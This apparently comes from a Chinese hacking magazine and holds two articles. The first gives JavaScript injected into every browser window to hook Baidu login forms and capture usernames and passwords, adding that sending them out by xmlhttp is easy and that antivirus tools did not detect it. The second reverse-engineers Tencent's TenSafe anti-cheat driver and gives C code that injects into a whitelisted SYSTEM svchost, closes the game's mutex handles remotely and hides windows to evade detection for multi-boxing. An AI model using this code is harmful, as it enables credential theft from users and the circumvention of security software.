我选择了百度的页面进行测试。百度的账号登录地址为：https://passport.baidu.com/?login&tpl=mn

先看看源码。一看登录表单下除了账号、密码的输入框以外，还有不少的隐藏输入框用于提交信息。鉴于这样的页面，可以构造如下的 JavaScript 代码：

```
var frm = document.getElementsByTagName("form").item(0);
if (frm.action = "https://passport.baidu.com/?login")
{
    frm.onsubmit = function()
    {
        var usr = document.getElementById("username").value;
        var pwd = document.getElementById("normModPsp").value;
        alert("账号:" + usr + "\n 密码:" + pwd);
        return checkForm(this);
    }
}
```

这段代码可以不加判断地插入到所有打开的页面中，在 JavaScript 中判断了如果表单提交的地址不为我事先踩点的地址，则不进行任何操作。

不过这里需要注意的是，在执行这段 JavaScript 代码前，需要通过 IWebbrowser2 接口把浏览器的 Silent 属性设置为 true，以防止出现脚本错误的提示。因为程序不加判断地把代码放到所有窗口中执行，如果一个窗口中的文档里没有表单，那么第一

行就出错了。

但是这里也有问题，这个页面现在是被控制了，可是如此大的一个百度，可登录的地方不仅仅这一个，例如进入某百度贴吧后，右上角的“登录”就不是指向我之前看到的页面了，而是通过 Ajax 动态创建了一个登录表单。还是先看源码再说。

不看不知道，一看吓一跳，这里所有的名字都和之前的不一样了，表单的提交地址、用户名、密码的 ID 值，全部都变了样。难道又要重新写一份 JavaScript？麻烦不说，在程序中插入代码的时候，又怎么知道插入哪一段呢？没办法，想想看是不是可以通过 JavaScript 去判断一下页面呢？好吧，这种工作比较适合 JavaScript 去完成。

```
    var frm = document.getElementsByTagName("form");
    for (var n = 0; n < frm.length; n++)
    {
      if (frm.item(n).action == "https://passport.baidu.com/?login" ||
frm.item(n).action == "https://passport.baidu.com/api/?login")
      {
        frm.item(n).onsubmit = function()
        {
          var usr;
          var pwd;
       var byapi = this.action.indexOf("/api/") ==   -1;
          if (byapi)
          {
            usr = document.getElementById("username").value;
            pwd = document.getElementById("normModPsp").value;
          }
          else
          {
            usr = document.getElementById("PassInput
Username0").value;
            pwd = document.getElementById("PassInput
Password0").value;
          }
          alert("账号:" + usr + "\n 密码:" + pwd);
          if (byapi) //不影响继续登录
            return checkForm(this);
          else
            return true;
        }
      }
    }
```

这段代码在执行过程中会先判断表单提交的地址，如果不是我预判的地址则不进行任何修改，也就是说在程序中不需要进行任何判断，就可以把这段代码放到所有网站中去运行。当然这里只是在登录前把用户输入的信息显示出来，如果想法再邪恶一点，比如窃取信息，只需要在表单提交时用 xmlhttp 组件把相关信息提交给自己的相关页面即可，这种班门弄斧的事情我就不演示了，相信大家都会。

直到这里，基本就完成了对整个百度站点的账号的窥探（我只发现这两个登录的地点）。如果程序设置为隐藏，上面的 JavaScript 代码拦截到的信息采用 xmlhttp 发送出去，可谓神不知鬼不觉。


我想这个方法当然不是我第一个发现的，只是各位大牛不屑于说而已。我也只是抛砖引玉，大致叙述了一下思路。其实我觉得采用 JavaScript 依旧不是比较靠谱的方法，毕竟 JavaScript 作为脚本语言运行起来并不算太稳定，比较容易出现没有预料到情况。我觉得相对比较稳定的实现方法是类似 webbrowser 控件的方法。webbrowser 实质也是对 IWebbrowser2 接口的再次封装，然而 webbrowser 有个 BeforeNavigate2 事件，该事件在页面进行跳转前发生，它会提供一个参数，其中包括目标地址，发送的信息等。我们应该可以模仿 webbrowser 的方式，对外部的浏览器也弄一个 BeforeNavigate2 事件，这样就不需要植入 JavaScript 代码，但是同样也有一个缺点，如果站点采用 Ajax 登录，是不会触发 BeforeNavigate2 事件的。

我不知道是这个方法不实用亦或是大牛们都比较忙，在测试中，我的双系统环境下的杀毒软件均未做任何提示（Windows XP + 360 卫士 + 360 杀毒/Windows 7 + 360 卫士 + 小红伞）。我个人以为虽然使用此方法不能窃取到像支付宝之类的登录账号（此网页采用 ActiveX 控件输入密码，而且是进行某种运算后才发送出去的），但是对于绝大部分网站都是可以无难度地截取到账号及密码的，哪怕是采用软键盘输入，复制粘贴方式。同时这个方法的缺点就是比较繁琐，难以寻找到一套较为通用的方法（也许有，但受我水平所致，没发现）。

最后祝大家新年快乐，愿大家在新的一年里技术步步高升！

（编辑提醒：*本文涉及的代码可以到黑防官方网站下载*）

前置知识：VC
关键词：DNF、Hook、VC



DNF双开辅助

文/图 coldzenleft

《地下城与勇士》（简称 DNF）是一款近年来非常火的游戏，关于它的情况我想就不用多介绍了，我也是这个游戏的爱好者。

熟悉 DNF 的人都知道，这个游戏主要分为刷图和 PK 两个部分，但是无论哪个部分都可以利用双开工具收益，例如刷图双开还可以获得几次免费的深渊派队的机会，PK 也可以用双开来刷决斗经验。

不过按理说 DNF 客户端并不允许大家双开，但是个人认为双开工具并不算是真正的外挂，而是类似于连发、一键换号等属于“真正”意义上的辅助工具。曾经见过网上流行一套用驱动写的双开软件，是利用 SSDT Hook NtCreateMutant 来实现的。最暴力但是有效的办法如下（其实就是拒绝所有创建的 Mutant 句柄）：

```
int __stdcall HookSSDT_NtCreateMutant(int a1, int a2, int a3, int a4)
{
    Old_NtCreteMutant(a1, a2, a3, a4);
    return 0;
}
```

但问题是这个方法很暴力，有危险不说，更重要的是现在已经不能这么办了。而且还有个比较隐形的问题就是，很多人喜欢在网吧玩 DNF，网吧有驱动防火墙，对于驱动加载拦截很严，所以我们需要找到一个用户模式的办法。事实上有的外挂辅助类工具还真就做到了，为我们的学习提供了资料。

先看看 DNF 游戏在运行过程中的情况吧！先运行 DNFChina.exe、QQLogin.exe 以及 TenSafe.exe，它们负责登录以及环境初始化，还有所谓的可疑模块检查和完整性检测。登录之后，DNF.exe 开始运行，这个时候就会加载驱动 TenSafe.sys。我们的第一个难点就在这里，即 DNF 反外挂中隐藏的白名单。

TenSafe.sys 驱动中钩住了 NtOpenProcess 和 NtOpenThread 用于阻止别人打开句柄，内存方面的两个读写函数（Nt Write/Read VirtualMemory），然后好像以前那个 KiAttachProcess 换成了 KeUnstackDetachProcess。不过 NtOpenProcess 的 Hook 改变最大，因此我们还是先从这里开始。

还是老样子，TenSafe 把 NtOpenProcess 中的 ObOpen ObjectByPointer 的调用改了：nt!NtOpenProcess+0x224:

```
805cc625 8d45dc        lea    eax,[ebp-24h]
805cc628 50            push   eax
805cc629 ff75d4        push   dword ptr [ebp-2Ch]
805cc62c e8c17a0000    call   nt!PsLookupProcessByProcessId
(805d40f2)
805cc631 ebde          jmp    nt!NtOpenProcess+0x1e7 (805cc611)
805cc633 8d45e0        lea    eax,[ebp-20h]
805cc636 50            push   eax
805cc637 ff75cc        push   dword ptr [ebp-34h]
805cc63a ff35b8495680  push   dword ptr [nt!PsProcessType
(805649b8)]
805cc640 56            push   esi
805cc641 8d8548ffffff  lea    eax,[ebp-0B8h]
805cc647 50            push   eax
805cc648 ff75c8        push   dword ptr [ebp-38h]
805cc64b ff75dc        push   dword ptr [ebp-24h]
805cc64e e88d12bb28    call   a917d8e0（还是老样子，把 call
nt!ObOpenObjectByPointer 改了，不过里面的内容变化巨大……）
805cc653 8bf8          mov    edi,eax
```

不过里面的内容变化非常大，检验比以前多了很多，也复杂了很多，因为时间有限，我没有认真地看，只是看了个大概。

```
lkd> u a917d8e0 l 70
a917d8e0 8b450c        mov    eax,dword ptr [ebp+0Ch]
(ObOpenObjectByPointer 第三个参数：PassedAccessState)
a917d8e3 55            push   ebp
a917d8e4 8bec          mov    ebp,esp
a917d8e6 81ec00010000  sub    esp,100h
a917d8ec 60            pushad
a917d8ed 9c            pushfd
a917d8ee 8945f0        mov    dword ptr [ebp-10h],eax
(PassedAccessState)
a917d8f1 b8204f18a9    mov    eax,0A9184F20h(进程原
子操作记录)
a917d8f6 33c9          xor    ecx,ecx
a917d8f8 41            inc    ecx
a917d8f9 f00fc108      lock xadd dword ptr [eax],ecx
a917d8fd ff154c2018a9  call   dword ptr ds:[0A918204Ch]
(PsGetCurrentProcess)
a917d903 8945f4        mov    dword ptr [ebp-0Ch],eax
a917d906 6a01          push   1
a917d908 ff75f4        push   dword ptr
[ebp-0Ch](Current EProcess)
a917d90b e862d7ffff    call   a917b072(CheckProcess_
SystemProcess)
a917d910 0fb6c0        movzx  eax,al
a917d913 85c0          test   eax,eax
a917d915 7405          je     a917d91c
a917d917 e9e7000000    jmp    a917da03 (ExitFakeFunc)
(若不是系统进程)
a917d91c c645ea00      mov    byte ptr [ebp-16h],0
a917d920 c645ff00      mov    byte ptr [ebp-1],0
a917d924 b9bc5118a9    mov    ecx,0A91851BCh ; SpinLock
a917d929 ff150c2018a9  call   dword ptr ds:[0A918200Ch]
(KfAcquireSpinLock)
a917d92f 8845eb        mov    byte ptr [ebp-15h],al(NewIrql)
(Lock Running)
a917d932 a1c05118a9    mov    eax,dword ptr ds:[A91851C0h]
a917d937 8945ec        mov    dword ptr [ebp-14h],eax
a917d93a 817decc05118a9 cmp   dword ptr [ebp-14h],0A91851C0h
a917d941 7432          je     a917d975 (Exit Lock)
a917d943 8b45ec        mov    eax,dword ptr [ebp-14h]
a917d946 83e834        sub    eax,34h
a917d949 8945f8        mov    dword ptr [ebp-8],eax
a917d94c 8b45f8        mov    eax,dword ptr [ebp-8]
a917d94f 8b00          mov    eax,dword ptr [eax]
a917d951 3b4508        cmp    eax,dword ptr [ebp+8](Object)
a917d954 7515          jne    a917d96b(Table != Object)
a917d956 c645ea01      mov    byte ptr [ebp-16h],1 ([ebp-16h]
标志位：表示进程在名单中)
a917d95a 8b45f8        mov    eax,dword ptr [ebp-8]
a917d95d 8b4014        mov    eax,dword ptr [eax+14h]
a917d960 83e001        and    eax,1
a917d963 7404          je     a917d969 (Exit Lock)
a917d965 c645ff01      mov    byte ptr [ebp-1],1
(ProfileListHead 不为 0 的标志位)
a917d969 eb0a          jmp    a917d975 (Exit Lock)
(Table != Object)
a917d96b 8b45ec        mov    eax,dword ptr [ebp-14h]
a917d96e 8b00          mov    eax,dword ptr [eax]
a917d970 8945ec        mov    dword ptr [ebp-14h],eax
a917d973 ebc5          jmp    a917d93a
(Exit Lock)
a917d975 8a55eb        mov    dl,byte ptr [ebp-15h] ; NewIrql
a917d978 b9bc5118a9    mov    ecx,0A91851BCh ; SpinLock
a917d97d ff15102018a9  call   dword ptr ds:[0A9182010h]
(KfReleaseSpinLock)
a917d983 0fb645ea      movzx  eax,byte ptr [ebp-16h] ;如
果是白名单程序直接退出 Hook 函数
a917d987 85c0          test   eax,eax
a917d989 7502          jne    a917d98d
a917d98b eb76          jmp    a917da03 (ExitFakeFunc)
(非名单程序运作流程)
a917d98d 8b4508        mov    eax,dword ptr [ebp+8](Object)
a917d990 3b45f4        cmp    eax,dword ptr [ebp-0Ch](CurrentEProcess)
a917d993 7529          jne    a917d9be
a917d995 817df085000000 cmp   dword ptr [ebp-10h],85h
(PassedAccessState)
a917d99c 751e          jne    a917d9bc
a917d99e e8b5e9ffff    call   a917c358
a917d9a3 b8204f18a9    mov    eax,0A9184F20h(进程原子
操作记录)
a917d9a8 83c9ff        or     ecx,0FFFFFFFFh
a917d9ab f00fc108      lock xadd dword ptr [eax],ecx
a917d9af 9d            popfd
```

```
a917d9b0 61                 popad
a917d9b1 8be5               mov     esp,ebp
a917d9b3 5d                 pop     ebp
a917d9b4 b8020000c0         mov     eax,0C0000002h
a917d9b9 c21c00             ret     1Ch
a917d9bc eb45               jmp     a917da03 (ExitFakeFunc)
(并非打开自己的进程)
a917d9be c745e4feebefff  mov   dword ptr [ebp-1Ch],0FFEFEBFEh
a917d9c5 0fb645ff        movzx   eax,byte ptr [ebp-1]
a917d9c9 85c0            test    eax,eax
a917d9cb 7502            jne     a917d9cf
a917d9cd eb34            jmp     a917da03 (ExitFakeFunc)
(ProfileListHead 不为 0 的标志位)
a917d9cf 6a01            push    1
a917d9d1 ff75f4          push  dword ptr [ebp-0Ch](CurrentEProcess)
a917d9d4 e8d7d6ffff      call    a917b0b0 (CheckProcess_
TXSoftwareProcess)
a917d9d9 0fb6c0             movzx   eax,al
a917d9dc 85c0               test    eax,eax
a917d9de 7402               je      a917d9e2
a917d9e0 eb21               jmp     a917da03 (ExitFakeFunc)
a917d9e2 8b45f0             mov     eax,dword ptr [ebp-10h]
(PassedAccessState)
a917d9e5 2345e4             and     eax,dword ptr [ebp-1Ch]
a917d9e8 7419               je      a917da03 (ExitFakeFunc)
a917d9ea b8204f18a9         mov     eax,0A9184F20h(进程原
子操作记录)
a917d9ef 83c9ff             or      ecx,0FFFFFFFFh
a917d9f2 f00fc108           lock xadd dword ptr [eax],ecx
a917d9f6 9d                 popfd
a917d9f7 61                 popad
a917d9f8 8be5               mov     esp,ebp
a917d9fa 5d                 pop     ebp
a917d9fb b80f0000c0         mov     eax,0C000000Fh
a917da00 c21c00             ret     1Ch
(ExitFakeFunc)
a917da03 b8204f18a9         mov     eax,0A9184F20h(进程原子
操作记录)
a917da08 83c9ff             or      ecx,0FFFFFFFFh
a917da0b f00fc108           lock xadd dword ptr [eax],ecx
a917da0f 9d                 popfd
a917da10 61                 popad
a917da11 8be5               mov     esp,ebp
a917da13 5d                 pop     ebp
a917da14 ff25144e18a9       jmp     dword ptr ds:[0A9184E14h]
(ObOpenObjectByPointer)
```

进入 ObOpenObjectByPointer 的函数之后，程序分为 3 个板块：① 检查调用者是不是属于系统进程（即 System、Csrss、smss 一类的）；② 检查是不是特殊的白名单进程（不过我的机器上好像没有这种情况）；③ 检查是不是腾讯相关软件的进程（例如 QQ.exe、TXPlatform.exe）。如果是白名单进程，TenSafe 会直接放行，这样一来就给了我们一个可乘之机，找一个已知的可以注入的白名单进程，我在那个表中果然找到了 svchost.exe。因此这个进程就成了我们的载体（当然事实上后来才发现，对于用户名为 SYSTEM 的 svchost 进程，注入且运行才是有效的）：

```
lkd> dd 86c6a9ac
86c6a9ac  86d94504 86dd75ac 00000100 0a0a0007
lkd> dd 86d94504-24
86d944e0  86ccf888 00000500 000fffff b494762b
PROCESS 86db0a88  SessionId: 0  Cid: 0354    Peb:
7ffdf000  ParentCid: 047c
    DirBase: 07700160  ObjectTable: e2f60b00  HandleCount: 174.
    Image: svchost.exe
```

找到了载体，接下来就需要找对互斥句柄了。一些辅助工具给了我们明确的信息，其实甚至在网上都能查到，只不过很多是加载驱动的版本，当然我们需要的是不利用加载驱动的方式而是通过用户模式来解决。要远程关掉 DNF.exe 进程中的互斥句柄，仅需要找对对象之后，利用 Native 函数 ZwDuplicateObject 来实现。具体的代码如下：

```
void RunDNFSK()
{
    NTSTATUS                status = 0;
    DWORD                   buflen = 256, needlen = 0;
    DWORD                   HandleCnt = 0;
    OBJECT_ATTRIBUTES       objatr;
    UINT                    i;
    PSYSTEM_HANDLE_INFORMATION    pBuf = NULL;
    PSYSTEM_HANDLE_TABLE_ENTRY_INFO
    pSysHandleInfo = NULL;
    //初始化对象属性
    InitializeObjectAttributes(&objatr,0,0,0,0);
    //获得句柄表
    do
    {
    //申请查询句柄信息所需的内存
    ZwAllocateVirtualMemory(NtCurrentProcess(),(PVOID*)&pBuf,0,
&buflen,MEM_COMMIT,PAGE_READWRITE);
    //查询系统句柄信息
    status=ZwQuerySystemInformation(SystemHandleInformation,(PV
OID)pBuf,buflen,&needlen);
    if( status==STATUS_SUCCESS )
        break;    //申请成功，退出，执行下一步
    //不成功，则释放内存，已返回的 needlen 可以作为参考，需要
    //申请一块足够大的内存
    ZwFreeVirtualMemory(NtCurrentProcess(),(PVOID*)&pBuf,&buf
len,MEM_RELEASE);
        //然后把要申请的内存大小乘 2，直至成功为止
        buflen*=2;
        pBuf=NULL;
    } while(1);
    //返回的缓冲区内容的第一个 DWORD 是总的句柄个数
    HandleCnt = pBuf->NumberOfHandles;
    //跳过句柄计数,句柄信息真正开始
    pSysHandleInfo =
(PSYSTEM_HANDLE_TABLE_ENTRY_INFO)( (char*)pBuf +
sizeof(DWORD) );
    for( i = 0; i < HandleCnt; i++,pSysHandleInfo++/*指向下一个结构*/)
    {
    // 初始化句柄信息
        HANDLE       hOwner = NULL;
        HANDLE       hDupHandle = NULL;
    //  以复制句柄方式打开进程：hOwner
    hOwner=OpenProcess(PROCESS_DUP_HANDLE,FALSE,pSysH
andleInfo->UniqueProcessId);
    // 复制进程到可操作的范围：hDupHandle
        ZwDuplicateObject(hOwner,(HANDLE)pSysHandleInfo->Ha
ndleValue,GetCurrentProcess(), &hDupHandle,PROCESS_ALL_ACCESS,
FALSE, DUPLICATE_SAME_ACCESS);
        if( hDupHandle == NULL )
        {
        //      PRINT("PID:%d DuplicateHandleFailed\n\n",pSysHandleInfo->
        //      UniqueProcessId);
                goto DuplicateHandleFailed;
    }
    // 句柄复制成功
        if( hDupHandle )
        {
        // 获取句柄的基本信息：
    OBJECT_BASIC_INFORMATION        ObjBasicInfo = {0};
    status=ZwQueryObject(hDupHandle,ObjectBasicInformation,&Obj
BasicInfo, sizeof(ObjBasicInfo), NULL);
        // 获取句柄的类型信息：
            POBJECT_TYPE_INFORMATION      pTypeInfo = NULL;
    pTypeInfo=(POBJECT_TYPE_INFORMATION)malloc( 2*ObjBas
icInfo.TypeInfoSize );
            memset( pTypeInfo, 0, 2*ObjBasicInfo.TypeInfoSize);
    status=ZwQueryObject(hDupHandle,ObjectTypeInformation,pType
Info,2*ObjBasicInfo.TypeInfoSize, NULL);
    // 判断类型名称
```

```
            if( status == STATUS_SUCCESS &&
                wcsncmp(pTypeInfo->TypeName.Buffer, L"Mutant",
6) == 0 ||
                wcsncmp(pTypeInfo->TypeName.Buffer, L"Section",
7) == 0 )
            {
            // 获取句柄的名称信息
                if( ObjBasicInfo.NameInfoSize )
                {
                POBJECT_NAME_INFORMATION    pNameInfo
= NULL;
        pNameInfo=(POBJECT_NAME_INFORMATION)malloc( 2*
ObjBasicInfo.NameInfoSize );
                memset( pNameInfo, 0, 2*ObjBasicInfo.NameInfoSize);
                status = ZwQueryObject(hDupHandle, Object
NameInformation, pNameInfo, 2*ObjBasicInfo.NameInfoSize, NULL);
                // 对获取的句柄值进行筛选(Start);
                if(status == STATUS_SUCCESS && pNameInfo->
Name.Buffer != NULL)
                {
                //          PRINT("ObjName = %ws\n\n",
pNameInfo->Name.Buffer);
                }
                else
                {
                // PRINT("\n\n");
                }
                // 对操作数进行操作
                int     OperateValue = 0;   // 操作数
                OperateValue = FindSpecialHandle( (PUNICODE_
STRING)pNameInfo );
                if( OperateValue == 1 )
    {
                    PRINT("%ws\n", pTypeInfo->TypeName.Buffer);
                    PRINT("PID = %d\n", pSysHandleInfo->
UniqueProcessId);
                    PRINT("HandleValue = 0x%0.8X\n",
pSysHandleInfo->HandleValue);
                    PRINT("ObjName = %ws\n\n", pNameInfo->
Name.Buffer);
    PRINT("Find The Handle Need to Close\n\n");
    ZwDuplicateObject(hOwner, (HANDLE)pSysHandleInfo->
HandleValue, 0, 0, 0, 0, DUPLICATE_CLOSE_SOURCE);
                // (关闭远程句柄)
                }
                // 对获取的句柄值进行筛选(End);
                }
        }
            // 关闭操作的相关句柄
        if(hDupHandle != NULL)
            CloseHandle(hDupHandle);
        }
        // 关闭打开进程的句柄
        DuplicateHandleFailed:
            if(hOwner != NULL)
                CloseHandle(hOwner);
        }
    }
```

我们只需要把这段代码注入到一个用户名为 SYSTEM 的 svchost 进程，然后就能利用 TenSafe 中自带的白名单机制，关闭远程进程（DNF.exe）的互斥句柄，在 DbgView 中截获的效果如图 1 所示。




图 1

但是，光是这样还不够，因为后来腾讯又增加了一种新的检测方案，即窗口枚举，用 Spy++可以看到 DNF 游戏的窗口句柄，如图 2 所示。




图 2

当我再开一个客户端的时候，扫描程序就会检测窗口句柄，一旦有“地下城与勇士”的窗口，新客户端游戏的窗口仍然不会显示出来，所以我们还需要加入其他的处理方式。

思路就是，把 DNF.exe 的“地下城与勇士”窗口，设置为一个已知窗口的子窗口进程（利用函数 SetParent）。代码描述如下：

```
    HWND hWndNewParent =
GetWindow(GetDesktopWindow(),GW_CHILD);
    HWND hDNFWnd = NULL;
    //隐藏 DNF 窗口，并且将其附加设置在某个窗口中作为其子窗口
    hDNFWnd = FindWindowExW(0, 0, L"地下城与勇士", L"地下城
与勇士");
    if ( hDNFWnd )
    {
    do
        {
            FlashWindow(hDNFWnd, TRUE);
    ShowWindow(hDNFWnd, SW_HIDE);
            FlashWindow(hDNFWnd, TRUE);
            //重新设置父窗口
            SetParent(hDNFWnd,hWndNewParent);
            hDNFWnd = FindWindowExW(0, 0, L"地下城与勇士",
L"地下城与勇士");
        }while ( hDNFWnd );
    }
    // 直到新的 DNF 窗口出现后才显示原始窗口
    if( IDYES == MessageBox(NULL,"新的 DNF 窗口是否已经出
现？如果出现点击 YES","提示",MB_YESNO) )
    {
        HWND  i;
        for ( i = FindWindowExW(hWndNewParent, 0, L"地下城与
勇士", L"地下城与勇士");
            i;
            i = FindWindowExW(hWndNewParent, 0, L"地下城与
勇士", L"地下城与勇士")    )
            {
                SetParent(i, NULL);
                FlashWindow(i, TRUE);
                ShowWindow(i, SW_SHOW);
                FlashWindow(i, TRUE);
    }
```

这样，就能在新开客户端的时候，躲避检测。因此执行流程就是：打开第一个 DNF 之后，远程关闭句柄，隐藏窗口，然后待打开第二个 DNF 之后，恢复第一个 DNF 的窗口即实现双开。利用 SPY++显示打开了两个客户端之后的窗口情况（有两个“地下城与勇士”的窗口同时出现），如图 3 所示。

最后，我建了一个小号，通过图 4 你就可以看出双开的情况。



图 3


